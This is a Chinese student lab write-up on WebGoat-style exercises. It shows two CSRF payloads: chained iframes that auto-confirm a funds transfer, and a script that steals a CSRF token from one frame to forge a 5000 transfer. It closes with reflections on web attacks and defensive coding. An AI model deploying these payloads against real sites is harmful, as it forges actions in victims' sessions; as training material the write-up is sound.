


CSRF Prompt By-Pass

在Title输入：20154328；在Message输入：

```
<iframe
    src="attack?Screen=280&menu=900&transferFunds=5000"
    id="myFrame" frameborder="1" marginwidth="0"
    marginheight="0" width="800" scrolling=yes height="30
0"
    onload="document.getElementById('frame2').src='attac
k?Screen=280&menu=900&transferFunds=CONFIRM';">
</iframe>
 <iframe
    id="frame2" frameborder="1" marginwidth="0"
    marginheight="0" width="800" scrolling=yes height="30
0">
</iframe>
```

如下图所示：




CSRF Token By-Pass

- 在Title输入：20154328

  在Message输入构造的代码

```
<script>
    var tokensuffix;

    function readFrame1()
    {
        var frameDoc = document.getElementById("frame1").conten
tDocument;
        var form = frameDoc.getElementsByTagName("form")[0];
        tokensuffix = '&CSRFToken=' + form.CSRFToken.value;

        loadFrame2();
    }

    function loadFrame2()
    {
        var testFrame = document.getElementById("frame2");
        testFrame.src="attack?Screen=273&menu=900&transferFunds
=5000" + tokensuffix;
    }
</script>

<iframe src="attack?Screen=273&menu=900&transferFunds=main"
    onload="readFrame1();"
    id="frame1" frameborder="1" marginwidth="0"
    marginheight="0" width="800" scrolling=yes height="300"></i
frame>

<iframe id="frame2" frameborder="1" marginwidth="0"
    marginheight="0" width="800" scrolling=yes height="300"></i
frame>
```

击Submit，然后在Message List里点击“CSRF Token By-Pass Attack”，如下图所示：



实验总结与体会

- 做这些题目其实很有意思，结合了一些情景，让我们更加接近于实战。这次做的只是关于Web安全，还有很多其他方面的，比如逆向、密码等，之前也做过一些类似CTF的题目，虽然有的时候做出一道题目需要脑洞比较大，但是做得多了之后就会发现其实也没有那么难想到，因为很多套路你慢慢在做题中就能领悟到，我觉得做题的过程也是一个人思考的过程，就算实在没想出来最后看了别人写的writeup也会很受启发，经历了思考的东西永远都是印象最深的。
- 通过这次的实验让我深刻地理解了SQL注入，XSS，CSRF等攻击的攻击原理和方法。也再一次提醒我，陌生链接不要点。学完了发现，像SQL，XSS这些攻击大都需要猜测你的源代码，知道了你的源代码就很好攻击了，感觉只要知道了你源代码我总能给你做点恶意攻击，同时，编写WEB前端后台的时候也要注意常见的或可能遇到的攻击，最后能不能攻击到，攻防你来我往地，就要看谁思路广、套路深了。

转载于:https://www.cnblogs.com/20154328changcheng/p/9078133.html